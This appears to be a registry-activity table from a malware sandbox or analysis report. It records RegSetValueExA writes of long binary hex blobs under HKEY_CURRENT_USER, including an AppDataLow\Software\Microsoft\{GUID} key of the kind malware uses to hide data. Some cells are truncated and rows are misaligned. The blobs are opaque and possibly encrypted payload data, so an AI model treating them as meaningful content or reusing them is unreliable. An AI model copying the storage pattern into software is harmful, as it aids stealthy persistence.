BB E9 E5 E5 3C A8 29 96 96 1C 7E 27 73 C0 C5 3E 61 FB F4 19 C9 E5 1A 84 0A 77 29 B5 4F 08 04 B4 11 85 EA E4 AA A5 A1 64 29 6F 0F 6A AA 8E BA 34 81 50 FD E7 D8 F9 30 69 52 78 E6 CC 83 11 05 7B AF D3 3E 95 84 13 3C B8 4F CC 07 C6 4C 39 B3 92 DE BA 27 B5 6A F3 A0 92 40 1B D8 2A B5 F1 A0 20 6F CB D7 10 C5 7A E1 37 9A 07 5D 10 AF 9F C5 5A 7C E9 C9 73 18 14 03 08 85 DB 3E 49 3A BB 78 74 BE DA 72 94 FE ED 01 B5 D5 27 AF 1F C6				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			C4 06 6E 9F EC 4D 1B 19 5C F0 71 F2 56 E5 80 C6 F1 EE 89 F1 CC ED 33 C6 7B FC 4E 23 CF E7 C4 DA 81 6F BD DD 3B B8 1F 2B 0C 32 22 BE 3E B2 F2 EA 45 15 0C D5 C0 A7 7D E3 87 17 52 62 07 BE 87 3E 81 E7 02 7A 52 E5 C2 39 6B 1E 1A 0C 23 B2 BF 02 7D 21 3F BE CA C8 16 2C 80 1B F8 4C 3D D4 CC E0 07 75 C2 41 5F BD B2 90 74 5C E3 AF F0 B5 2F 41 E3 63 6A 00 96 A3 15 A4 BB 2F 89 74 BD A6 10 CF 7B B1 F6 F1 CB 97 9C C5 F2 44 EC 08 BE BF 9F BF C5 0F 5E 03 BE B7 9F BB E1 04 A1 E7 68 CF 47 5C A6 63 9D 25 65 7D EC E7 6E 43 20 BD E6 E3 F4 58 6E 47 C8 5E 64 0A BD E3 41 BE 05 52 17 8A E0 BC 64 40 DC BB 1D 11 BD 70 41 4E 19 50 91 8F B6 67 FD 4C D2 9E 5B 0F 03 1F F9 04 09 92 53 4B 65 62 EC FD 3B AC E9 4B 46 9A B4 94 2B 50 99 41 5E F3 AA 16 EE C9 9C 03 97 94 DF CF 73 A1 65 04 15 17 03 4C 86 DA C2 84 77 E8 3D 5D 1C D0 0A DD F6 EB 80 3A 1C 4A C4 D3 EA 7E F9 A6 FD C4 12 59 D1 E7 95 41 BB D0 0D 5C 90 F4 3A E2 11 2C DE 32 7A 9C 52 2B 21 1E F6 33 59 CE 2D 2A 8D CA 1A 20 04 D6 0A 27 86 E2 C2 6D 77 DD B8 26 FB B5 90 AD 8E 8F FD 02 4B 11 72 1E 3F A7 5F FB 2E 4D AC E8 E0 2E 9D EB A9 14 F2 F4 6B 21 33 1B E1 0C 19 44 EE B3 B8 D7 AF 8D ED F8 67 70 3B 2C 21 BF 11 A7 9E F8 AC 35 D3 80 4F 9F B6 72 BC AA E8 D2 D1 09 F1 E4 ED CE 97 0A E6 52 FA 95 DC 8B 90 22 A7 0B 6D E5 2A 40 34 5E 26 1D A4 62 AB FE F1 E0 9D 5E DF E7 01 01 1F B1 2F 74 83 07 19 27 4D CD 37 B0 3C EB CE 44 D1 CF 89 E5 B7 FE C2 1F D4 C9 26 CD 39 F1 31 90 57 8E 5E 48 4A AE EC 9B C8 82 60 C1 FE 4D 6C 15 9B C0 DB D4 DE 28 6F 0F 34 ED BD B0 5C 92 D0 07 2F 26 78 CC DD DF CC 07 97 F7 06 12 DE 4C 42 4D AB F4 4B 5F 11 84 3D 38 03 9A F3 27 CB F6 DE F1 A2 45 B7 DE E6 FE 0E D2 26 37 1E 03 D7 87 81 B9 E1 19 C9 1A 33 E4 63 A2 21 E6 E6 31 2A D7 61 F7 EA CD 38 30 2A 48 18 FA EA 60 88 0D 5F E3 BE 07 EB C4 9A 4D 84 F3 AD 87 05 00 73 C2 A5 C7 8B 13 E7 E0 75 B2 A1 D8 D2 5C D8 52 78 A2 A1 69 CE 6D E0 5E FC 3C AA 59 4C C2 D7 48 CC 13 B2 6F 01 8A E6 CC 15 4C A3 EB B5 83 F6 DB 14 D2 94 DC 33 83 F0 8C 2A 51 99 3A A0 4B F0 7D A8 13 5C F6 50 D6 2D C2 2A D0 53 EA A9 61 3E 57 E4 6E CC 4C 15 7B BD 6B EB B4 CD 4C 5D 2E 72 7D EE 97 26 F1 AB 3D 66 C5 A0 88 32 A9 F9 4D 5A 0D 53 78 3E 61 47 5F 4E 55 05 67 4A 19 95 71 42 9D	B5 D5 27 AF 1F C6 C1 67 ED 12 C8 A5 E8 AD 12 69 B7 B1 B4 BF 12 25 E5 85 7B AB F4 9C CE 5B 8B 04 71 58 FF B3 5C 3C FF 27 EB 0D 9A 8F D3 D2 59 2C CB 00 A5 94 7C 49 E0 23 E2 FA 24 97 76 5E 25 97 D3 BB 63 97 71 18 3B E5 52 BE 5E 32 81 DC 89 4F 8A 04 00 BE 49 BC 0C DF F7 99 69 5E 53 3A 20 AD 4B F1 D3 11 30 A3 E9 9C 72 BE 1C 40 FE 9E E1 9C 6E 28 53 BD 86 2D 38 0B 4F 27 09 58 FC BC D0 E9 C0 3B CD 95 CC BC D8 2A 7C 17 B1 75 DC 11 D8 42 F5 06 D5 89 8E 93 C3 B2 9D 41 C6 05 4C 3F 44 B5 0C 22 C5 03 E7 B4 D4 04 4A 12 09 B4 FE 4A C4 28 5A C4 8B 9F 72 D6 FE 18 D6 FC FF C3 86 64 06 19 EA 36 C7 C3 7A 9F C2 F4 CD 1C C4 2A 7C B7 4A 4E DC A0 E8 6A 6C 33 2E 92 00 E1 AB 25 BD 17 F2 91 A1 DC C9 28 B7 80 04 B4 AD 8E 4B 14 1F D4 3E A4 29 FF BF 38 2F 60 E7 DB 49 76 B2 DB D2 E9 0C 01 A7 EC 8D 40 E6 0B 1C 6E A7 EC AD 5A 15 3A 69 A2 57 06 70 15 C5 D1 5D C7 A3 05 EC 41 8D F1 6F 77 BB 6D 12 C7 8C DB B0 F0 30 1D E9 1E 17 8E 2D DE 55 B2 AC 44 4F 8C DD CA F8 5D 7C 6A 52 86 4D 8E 46 4D 12 2A 78 8F 04 D3 F4 6C DC 35 3C 60 9A 83 0C F9 AF A9 41 5E 3E 33 1F 76 A2 6D DF 49 E8 4A F6 CE C5 AD A2 04 38 2F C6 CE 66 99 B4 07 33 A4 54 42 EA 13 69 B6 BB A3 F5 31 00 17 63 D5 7F DB 59 23 2E 51 F9 AF CF 8B 73 23 CF 1C 07 B3 CA D4 B5 45 CF 57 9C 8D 2E 85 BC 2E D2 1E 8E A5 F0 0D DF 42 0D B4 68 06 A0 18 C8 36 D4 A1 80 28 F9 3A E0 0A EE D8 F3 AE F8 A1 59 25 E6 A1 DB 00 F6 6C C4 06 6E 9F EC 4D 1B 19 5C F0 71 F2 56 E5 80 C6 F1 EE 89 F1 CC ED 33 C6 7B FC 4E 23 CF E7 C4 DA 81 6F BD DD 3B B8 1F 2B 0C 32 22 BE 3E B2 F2 EA 45 15 0C D5 C0 A7 7D E3 87 17 52 62 07 BE 87 3E 81 E7 02 7A 52 E5 C2 39 6B 1E 1A 0C 23 B2 BF 02 7D 21 3F BE CA C8 16 2C 80 1B F8 4C 3D D4 CC E0 07 75 C2 41 5F BD B2 90 74 5C E3 AF F0 B5 2F 41 E3 63 6A 00 96 A3 15 A4 BB 2F 89 74 BD A6 10 CF 7B B1 F6 F1 CB 97 9C C5 F2 44 EC 08 BE BF 9F BF C5 0F 5E 03 BE B7 9F BB				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			B7 54 56 D1 E2 84 36 E5 69 41 62 89 30 99 2A 2D 1C 2D 6E 41 7E AE 1E 75 CE 17 7A F9 CB C4 12 BD 80 01 86 B1 19 DC 06 05 33 EA 92 69 67 F4 FA 4C E5 D1 9E 21 B5 0D EE 94 97 B8 AA D9 02 28 E2 DC 49 9E B6 91 50 43 D6 24 FC 82 C2 49 9E 5F CA 6C AE 66 CE 01 EC 7C BE B4 60 49 CE 01 6C 4C CB FE EB 0C 35 B9 5C C7 DF C5 1F DF 68 E4 28 F6 21 CB 16 6A 2F AD 23 6A 5A 0B B0 5C 62 7F 90 6F 26 87 B4 F0 5D 41 19 2D 2B 77 2F 2D 39 51 9D 89 50 67 AB CD 34 62 AC 88 13 57 9C 4B 01 25 6E 71 8C A2 90 74 00 08 C8 15 DA B1 83 BC B2 F8 D4 CD 28 C2 76 04 64 E8 E1 85 76 D3 69 4C 16 D7 EE 3D C4 E5 5C 94 C8 C4 FB F5 12 F9 4F DC 7A B1 08 AE 60 0D 43 24 2C 9D 15 66 AE 22 36 6C DE 87 22 1E FC 38 29 B4 90 71 2F D6 4A 50 1C FC 42 5A 3C 8E 98 68 0F 44 F4 41 49 46 E6 81 02 8C A6 28 56 FE 34 9C F5 D3 58 0E 63 B6 82 B7 E8 1B 0A F3 6F 6E D0 D3 DB 63 BC D6 7C 26 1E F1 CE AB 6E B9 FD 13 2B 02 49 44 1F C7 47 9F EF 65 00 35 99 3E 74 AE A6 7B 1F 29 D3 7E 2C A9 3B 15 92 1E 07 95 B6 B6 82 5E 83 90 09 85 B6 CF 47 67 64 FC 33 DD A6 C3 7C EA 57 12 58 D1 E0 03 34 E5 ED AB CA C6 E6 EE 78 E3 61 E6 11 08 B9 79 69 A8 86 E6 E7 9B B4 21 74 14 86 3E 0F 30 8A 57 5A 99 C9 42 8E 7D DA 5A BD 3F 6E CC 57 D5 FE 0F 88 3A 7D C3 3C 5D 40 7D D8 AE 40 92 88 7E 6D C5 7C 4E DC 83 6C EB E7 60 1C CD 61 73 E1 41 72 6C 33 BA DA EA 17 4B 81 B0 AD 34 3F 6C 4E 89 8C 61 3A A7 FD FF C1 41 84 12 3C B9 FD 1C 81 74 80 F0 84 68 DC 57 34 17 B0 AC 94 83 9A 37 DD C4 8F 9E AC 2E 80 AB F5 F3 CC 90 94 C4 7B 03 F4 68 F1 EC 20 4E 40 00 C5 6A 08 07 C3 89 07 42 F3 B9 3C 7B 48 94 0D 59 74 E4 9A D9 70 96 B6 FA 52 9C C6 4D 4B 55 DD BA B3 51 F7 5B 0E F0 93 B4 42 0C E5 37 9B AC 73 87 F3 44 50 7D 0A 4E 84 9A 87 F3 C7 C4 45 D1 09 53 48 1A FF 48 84 B2 4B 8B 05 06 86 C4 8C 3B 3E 1C 3D 68 CA 0D D7 3C 02 B3 CE CE D1 7E C7 3F CE 88 B8 02 F0 2F 04 76 E6 21 6D EE 0D 09 72 75 A5 CC 6D EE A2 1D 08 FB A7 C6 0A 03 95 49 45 C5 37 22 44 F3 10 3D	E1 04 A1 E7 68 CF 47 52 4A 9D 25 65 7D EC E7 6E 43 20 BD E6 E3 F4 58 6E 47 C8 5E 64 0A BD E3 41 BE 05 52 17 8A E0 BC 64 40 DC BB 1D 11 BD 70 41 4E 19 50 91 8F B6 67 FD 4C D2 9E 5B 0F 03 1F F9 04 09 92 53 4B 65 62 EC FD 3B AC E9 4B 46 9A B4 94 2B 50 99 41 5E F3 AA 16 EE C9 9C 03 97 94 DF CF 73 A1 65 04 15 17 03 4C 86 DA C2 84 77 E8 3D 5D 1C D0 0A DD F6 EB 80 3A 1C 4A C4 D3 EA 7E F9 A6 FD C4 12 59 D1 E7 95 41 BB D0 0D 5C 90 F4 3A E2 11 2C DE 32 7A 9C 52 2B 21 1E F6 33 59 CE 2D 2A 8D CA 1A 20 04 D6 0A 27 86 E2 C2 6D 77 DD B8 26 FB B5 90 AD 8E 8F FD 02 4B 11 72 1E 3F A7 5F FB 2E 4D AC E8 E0 2E 9D EB A9 14 F2 F4 6B 21 33 1B E1 0C 19 44 EE B3 B8 D7 AF 8D ED F8 67 70 3B 2C 21 BF 11 A7 9E F8 AC 35 D3 80 4F 9F B6 72 BC AA E8 D2 D1 09 F1 E4 ED CE 97 0A E6 52 FA 95 DC 8B 90 22 A7 0B 6D E5 2A 40 34 5E 26 1D A4 62 AB FE F1 E0 9D 5E DF E7 01 01 1F B1 2F 74 83 07 19 27 4D CD 37 B0 3C EB CE 44 D1 CF 89 E5 B7 FE C2 1F D4 C9 26 CD 39 F1 31 90 57 8E 5E 48 4A AE EC 9B C8 82 60 C1 FE 4D 6C 15 9B C0 DB D4 DE 28 6F 0F 34 ED BD B0 5C 92 D0 07 2F 26 78 CC DD DF CC 07 97 F7 06 12 DE 4C 42 4D AB F4 4B 5F 11 84 3D 38 03 9A F3 27 CB F6 DE F1 A2 45 B7 DE E6 FE 0E D2 26 37 1E 03 D7 87 81 B9 E1 19 C9 1A 33 E4 63 A2 21 E6 E6 31 2A D7 61 F7 EA CD 38 30 2A 48 18 FA EA 60 88 0D 5F E3 BE 07 EB C4 9A 4D 84 F3 AD 87 05 00 73 C2 A5 C7 8B 13 E7 E0 75 B2 A1 D8 D2 5C D8 52 78 A2 A1 69 CE 6D E0 5E FC 3C AA 59 4C C2 D7 48 CC 13 B2 6F 01 8A E6 CC 15 4C A3 EB B5 83 F6 DB 14 D2 94 DC 33 83 F0 8C 2A 51 99 3A A0 4B F0 7D A8 13 5C F6 50 D6 2D C2 2A D0 53 EA A9 61 3E 57 E4 6E CC 4C 15 7B BD 6B EB B4 CD 4C 5D 2E 72 7D EE 97 26 F1 AB 3D 66 C5 A0 88 32 A9 F9 4D 5A 0D 53 78 3E 61 47 5F 4E 55 05 67 4A 19 95 71 42 9D B7 54 56 D1 E2 84 36 E5 69 41 62 89 30 99 2A 2D 1C 2D 6E 41 7E AE 1E 75 CE 17 7A F9 CB C4 12 BD 80 01 86 B1 19 DC 06 05 33 EA				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
				92 69 67 F4 FA 4C E5 D1 9E 21 B5 0D EE 94 97 B8 AA D9 02 28 E2 DC 49 9E B6 91 50 43 D6 24 FC 82 C2 49 9E 5F CA 6C AE 66 CE 01 EC 7C BE B4 60 49 CE 01 6C 4C CB FE EB 0C 35 B9 5C C7 DF C5 1F DF 68 E4 28 F6 21 CB 16 6A 2F AD 23 6A 5A 0B B0 5C 62 7F 90 6F 26 87 B4 F0 5D 41 19 2D 2B 77 2F 2D 39 51 9D 89 50 67 AB CD 34 62 AC 88 13 57 9C 4B 01 25 6E 71 8C A2 90 74 00 08 C8 15 DA B1 83 BC B2 F8 D4 CD 28 C2 76 04 64 E8 E1 85 76 D3 69 4C 16 D7 EE 3D C4 E5 5C 94 C8 C4 FB F5 12 F9 4F DC 7A B1 08 AE 60 0D 43 24 2C 9D 15 66 AE 22 36 6C DE 87 22 1E FC 38 29 B4 90 71 2F D6 4A 50 1C FC 42 5A 3C 8E 98 68 0F 44 F4 41 49 46 E6 81 02 8C A6 28 56 FE 34 9C F5 D3 58 0E 63 B6 82 B7 E8 1B 0A F3 6F 6E D0 D3 DB 63 BC D6 7C 26 1E F1 CE AB 6E B9 FD 13 2B 02 49 44 1F C7 47 9F EF 65 00 35 99 3E 74 AE A6 7B 1F 29 D3 7E 2C A9 3B 15 92 1E 07 95 B6 B6 82 5E 83 90 09 85 B6 CF 47 67 64 FC 33 DD A6 C3 7C EA 57 12 58 D1 E0 03 34 E5 ED AB CA C6 E6 EE 78 E3 61 E6 11 08 B9 79 69 A8 86 E6 E7 9B B4 21 74 14 86 3E 0F 30 8A 57 5A 99 C9 42 8E 7D DA 5A BD 3F 6E CC 57 D5 FE 0F 88 3A 7D C3 3C 5D 40 7D D8 AE 40 92 88 7E 6D C5 7C 4E DC 83 6C EB E7 60 1C CD 61 73 E1 41 72 6C 33 BA DA EA 17 4B 81 B0 AD 34 3F 6C 4E 89 8C 61 3A A7 FD FF C1 41 84 12 3C B9 FD 1C 81 74 80 F0 84 68 DC 57 34 17 B0 AC 94 83 9A 37 DD C4 8F 9E AC 2E 80 AB F5 F3 CC 90 94 C4 7B 03 F4 68 F1 EC 20 4E 40 00 C5 6A 08 07 C3 89 07 42 F3 B9 3C 7B 48 94 0D 59 74 E4 9A D9 70 96 B6 FA 52 9C C6 4D 4B 55 DD BA B3 51 F7 5B 0E F0 93 B4 42 0C E5 37 9B AC 73 87 F3 44 50 7D 0A 4E 84 9A 87 F3 C7 C4 45 D1 09 53 48 1A FF 48 84 B2 4B 8B 05 06 86 C4 8C 3B 3E 1C 3D 68 CA 0D D7 3C 02 B3 CE CE D1 7E C7 3F CE 88 B8 02 F0 2F 04 76 E6 21 6D EE 0D 09 72 75 A5 CC 6D EE A2 1D 08 FB A7 C6 0A 03 95 49 45 C5 37 22 44 F3 10 3D 52 8D B9 99 47 B4 04 47 CB 51 3C 17				
HKEY_CURRENT_USER\Software\App	FolderPaper	binary	D6 12 D9 D4 B6 A5 6F FF	D6 12 D9 D4 B6 A5 6F FF D7 12 D9 D4 B1	success or wait	1	551D66B	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
ER\Software\AppDatalow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E			D7 12 D9 D4 B1 A5 70 FF D0 13 D8 D4 F9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 A9 A5 70 FF EE 31 92 E3 9B 3A C0 BD 0F 36 8A 62 47 A4 12 DA AB 87 56 6A 50 A0 59 DC 9A 85 0F 5B 50 A1 A7 E8 AD 37 03 51 FC F2 BA F1 AD 2E FC 02 20 D9 9F F1 D6 4E 0D 48 E1 76 48 96 CC 41 00 3E BD 76 48 96 F2 0A BB 4E F9 55 62 C9 F2 0A BB 4E F9 55 62 C9 FB 32 28 4E EE 2D F5 C9 06 5B AB 4D F0 05 72 CA 04 83 1E 4D E5 DD FE CA 0F AB 9D 4C DD B5 7F CB F1 70 83 4C F9 EF 99 CB D5 36 5E 4C 15 2A BF CB D6 36 5F 4C 7A 2B BE CB 7A 5D E8 4B 42 03 35 CC B2 85 5A 4B 3A DB C2 CC BA AD CB 4A 32 B3 51 CD A9 6E 5A 6F 42 F2 C2 A8 47 C6 85 2B 42 F2 C2 A8 97 0B 86 2B 56 33 C9 A8 5F 38 5F 8E 2A 80 E9 45 5F 38 5F 8E 1A 81 0B 66 7A 39 46 6E 0F 4D 05 66 7A 29 44 6E 0F 8F 04 66 DE AE 46 6E AB 19 02 66 DE 9E 46 EE AC 19 02 E6 DD AE 46 EE AC 0B 02 E6 E2 AC 48 EE A7 0B 00 E6 E7 AC 4A EE A2 0B FE E5 E7 7C 4E EE A2 3F FA E5 E7 78 4E EE A4 3F FA E5 E5 78 5E EE A4 3F EA E5 E5 88 5E EE A4 2F EA E5 E5 88 6E EE A4 2F DA E5 E5 98 6E EE A4 1F DA E5 E5 98 6E EE B4 1F DA E5 F5 D0 71 EE CB E7 D6 E5 2E F8 74 EE 97 C0 D3 E5 F2 F7 74 EE 97 C0 D3 E5 F2 67 78 EE 7B 69 D0 E5 0E 4F 78 EE 7B 69 D0 E5 0E 0F 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE EB 7E EE DB D1 C9 E5 92 F0 81 EE D7 C9 C6 E5 B2 EE 81 EE D7 C9 C6 E5 B2 EE 81 EE D7 C9 C6 E5 E0 62 E7 66 1D 56 61 6D 0E 2F EA 66 7B 99 5E 6D 0E ED EC 66 7B CF 5B 6D 0E E9 EC 66 7B CF 5B 6D 0E E9 EC 66 9B CF 5B CD 1C 5B 51 68 E1 BE F7 6B FF 51 51 68 8A 46 FA 6B FF CB 4E 68 8A BE FC 6B FF F9 4B 68 8A BE FC 6B FF F9 4B 68 CA BE FC AB ED 5D AD 9C FD 5A 9B 37 CC 7D AD 9C BD 7A 9E 37 CC 57 AA 9C BD 8C A1 37 CC 2B A7 9C BD 8C A1 37 CC 2B A7 9C FD 8C A1 F7 BA 9B 0B 3E 43 7E 3D 96 2A 53 0B 3E 5F D5 40 96 2A FD 07 3E 5F 01 44 96 2A B7 04 3E 5F 01 44 96 2A B7 04 3E 9F 01 44 D6 18 19 78 71 71 9F D0 62 38 39 78 71 51 0F D4 62 38 CB 74 71 51 4D D7 62 38 6B 71 71 51 4D D7 62 38 6B 71 71 91 4D D7 22 26 DD D6 1D D2 3E 72 B6 B7 89 D6 1D	FF D7 12 D9 D4 B1 A5 70 FF D0 13 D8 D4 F9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 A9 A5 70 FF EE 31 92 E3 9B 3A C0 BD 0F 36 8A 62 47 A4 12 DA AB 87 56 6A 50 A0 59 DC 9A 85 0F 5B 50 A1 A7 E8 AD 37 03 51 FC F2 BA F1 AD 2E FC 02 20 D9 9F F1 D6 4E 0D 48 E1 76 48 96 CC 41 00 3E BD 76 48 96 F2 0A BB 4E F9 55 62 C9 F2 0A BB 4E F9 55 62 C9 FB 32 28 4E EE 2D F5 C9 06 5B AB 4D F0 05 72 CA 04 83 1E 4D E5 DD FE CA 0F AB 9D 4C DD B5 7F CB F1 70 83 4C F9 EF 99 CB D5 36 5E 4C 15 2A BF CB D6 36 5F 4C 7A 2B BE CB 7A 5D E8 4B 42 03 35 CC B2 85 5A 4B 3A DB C2 CC BA AD CB 4A 32 B3 51 CD A9 6E 5A 6F 42 F2 C2 A8 47 C6 85 2B 42 F2 C2 A8 97 0B 86 2B 56 33 C9 A8 5F 38 5F 8E 2A 80 E9 45 5F 38 5F 8E 1A 81 0B 66 7A 39 46 6E 0F 4D 05 66 7A 29 44 6E 0F 8F 04 66 DE AE 46 6E AB 19 02 66 DE 9E 46 EE AC 19 02 E6 DD AE 46 EE AC 0B 02 E6 E2 AC 48 EE A7 0B 00 E6 E7 AC 4A EE A2 0B FE E5 E7 7C 4E EE A2 3F FA E5 E7 78 4E EE A4 3F FA E5 E5 78 5E EE A4 3F EA E5 E5 88 5E EE A4 2F EA E5 E5 88 6E EE A4 2F DA E5 E5 98 6E EE A4 1F DA E5 E5 98 6E EE B4 1F DA E5 F5 D0 71 EE CB E7 D6 E5 2E F8 74 EE 97 C0 D3 E5 F2 F7 74 EE 97 C0 D3 E5 F2 67 78 EE 7B 69 D0 E5 0E 4F 78 EE 7B 69 D0 E5 0E 0F 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE 0B 7C EE BB AC CC E5 CE EB 7E EE DB D1 C9 E5 92 F0 81 EE D7 C9 C6 E5 B2 EE 81 EE D7 C9 C6 E5 B2 EE 81 EE D7 C9 C6 E5 E0 62 E7 66 1D 56 61 6D 0E 2F EA 66 7B 99 5E 6D 0E ED EC 66 7B CF 5B 6D 0E E9 EC 66 7B CF 5B 6D 0E E9 EC 66 9B CF 5B CD 1C 5B 51 68 E1 BE F7 6B FF 51 51 68 8A 46 FA 6B FF CB 4E 68 8A BE FC 6B FF F9 4B 68 8A BE FC 6B FF F9 4B 68 CA BE FC AB ED 5D AD 9C FD 5A 9B 37 CC 7D AD 9C BD 7A				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			D2 EE 75 B6 B7 D5 D2 1D D2 64 79 B6 B7 53 CF 1D D2 64 79 B6 B7 53 CF 1D 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 C1 9D CF ED 19 BD F3 BE D4 59 7D F6 B5 24 CF DD E4 94 79 F6 EF 6D CF 1E F8 EC F3 8D 5C 7B 77 1D 2D 05 D5 B6 8F B6 73 1D 44 4C D5 C7 BC 0E EE E4 50 63 46 58 39 1F 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 77 26 04 9A CB 93 44 3A BE 65 87 64 CA 98 C2 7F 00 AB 86 CD A2 56 4D 4F EF E4 BB 8D DB 5C 8D 55 64 5D FC 07 65 5F 94 59 65 5A FD 03 64 66 8C DF DF B2 C0 FB B9 97 48 E8 86 E9 41 77 43 D3 09 1D 8B E6 4E FD 8B DE 42 18 87 1A 0A FD 8D 9E B7 F0 45 A5 D9 EB C7 D3 77 29 4B E5 DF 60 3F 14 F2 B3 4E EC E3 61 3C 15 EE B2 55 E4 69 DB 94 D8 E5 07 87 A1 72 82 D3 58 61 9A BA 62 B0 7B 58 9E 9C DD 03 90 36 38 11 EA D5 68 C0 51 5F 94 C8 7C EF 86 C4 3B 96 32 C8 7C B2 15 CF 78 7E BF BA 3F 3E 1C 0C AC 31 B8 7D 81 1C D4 9E 1F 2C 00 33 1C E1 FC 19 69 34 A4 B8 DA D8 78 5A 36 78 A3 B8 EA E0 78 5A 3E 80 B2 77 FD B4 62 5A 3E F4 61 2F C2 D7 D2 42 F7 F3 61 27 C2 9C F5 C2 CE AC 26 52 C4 E4 38 20 41 EF 5C 9C 49 9B FA B6 6E 67 C3 D0 4A E1 0F CE 68 39 C7 BB DA FF 92 8E 53 51 40 10 1C C7 96 79 87 F1 85 9B 3E B5 97 F1 79 DF C7 5E 72 3B 0C 40 C1 DC CA 49 3F F7 01 88 FE 11 48 06 47 7E 94 6E C2 12 C3 7F 1A 6E 11 52 21 3F E7 67 97 4A 70 EB 20 4B EF 63 CB CF 9E 0F EB 79 35 03 42 F3 C6 CE FF 99 31 DB B7 C4 47 7F 03 84 C7 FA 29 E3 0B A4 F1 34 CB E5 0E 9F 16 B0 F2 AC BD 25 51 63 4A 36 F3 BD 89 68 F4 59 4D 21 4F B2 72 6D B1 1F 9D 4F C7 71 C2 96 15 27 5A 7E 0F 46 D2 53 34 77 26 96 CC 54 72 33 4B B7 61 7B 50 D3 75 0E 34 42 2B C3 0F CB F1 4F 01 86 2A C3 1F D3 F1 4F 09 8E 2A C3	9E 37 CC 57 AA 9C BD 8C A1 37 CC 2B A7 9C BD 8C A1 37 CC 2B A7 9C FD 8C A1 F7 BA 9B 0B 3E 43 7E 3D 96 2A 53 0B 3E 5F D5 40 96 2A FD 07 3E 5F 01 44 96 2A B7 04 3E 5F 01 44 96 2A B7 04 3E 9F 01 44 D6 18 19 78 71 71 9F D0 62 38 39 78 71 51 0F D4 62 38 CB 74 71 51 4D D7 62 38 6B 71 71 51 4D D7 62 38 6B 71 71 91 4D D7 22 26 DD D6 1D D2 3E 72 B6 B7 89 D6 1D D2 EE 75 B6 B7 D5 D2 1D D2 64 79 B6 B7 53 CF 1D D2 64 79 B6 B7 53 CF 1D 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 77 53 CF DD 12 65 79 F6 C1 9D CF ED 19 BD F3 BE D4 59 7D F6 B5 24 CF DD E4 94 79 F6 EF 6D CF 1E F8 EC F3 8D 5C 7B 77 1D 2D 05 D5 B6 8F B6 73 1D 44 4C D5 C7 BC 0E EE E4 50 63 46 58 39 1F 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 2B 9B 42 58 5E 1D 06 7C 77 26 04 9A CB 93 44 3A BE 65 87 64 CA 98 C2 7F 00 AB 86 CD A2 56 4D 4F EF E4 BB 8D DB 5C 8D 55 64 5D FC 07 65 5F 94 59 65 5A FD 03 64 66 8C DF DF B2 C0 FB B9 97 48 E8 86 E9 41 77 43 D3 09 1D 8B E6 4E FD 8B DE 42 18 87 1A 0A FD 8D 9E B7 F0 45 A5 D9 EB C7 D3 77 29 4B E5 DF 60 3F 14 F2 B3 4E EC E3 61 3C 15 EE B2 55 E4 69 DB 94 D8 E5 07 87 A1 72 82 D3 58 61 9A BA 62 B0 7B 58 9E 9C DD 03 90 36 38 11 EA D5 68 C0 51 5F 94 C8 7C EF 86 C4 3B 96 32 C8 7C B2 15 CF 78 7E BF BA 3F 3E 1C 0C AC 31 B8 7D 81 1C D4 9E 1F 2C 00 33 1C E1 FC 19 69 34 A4 B8 DA D8 78 5A 36 78 A3 B8 EA E0 78 5A 3E 80				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
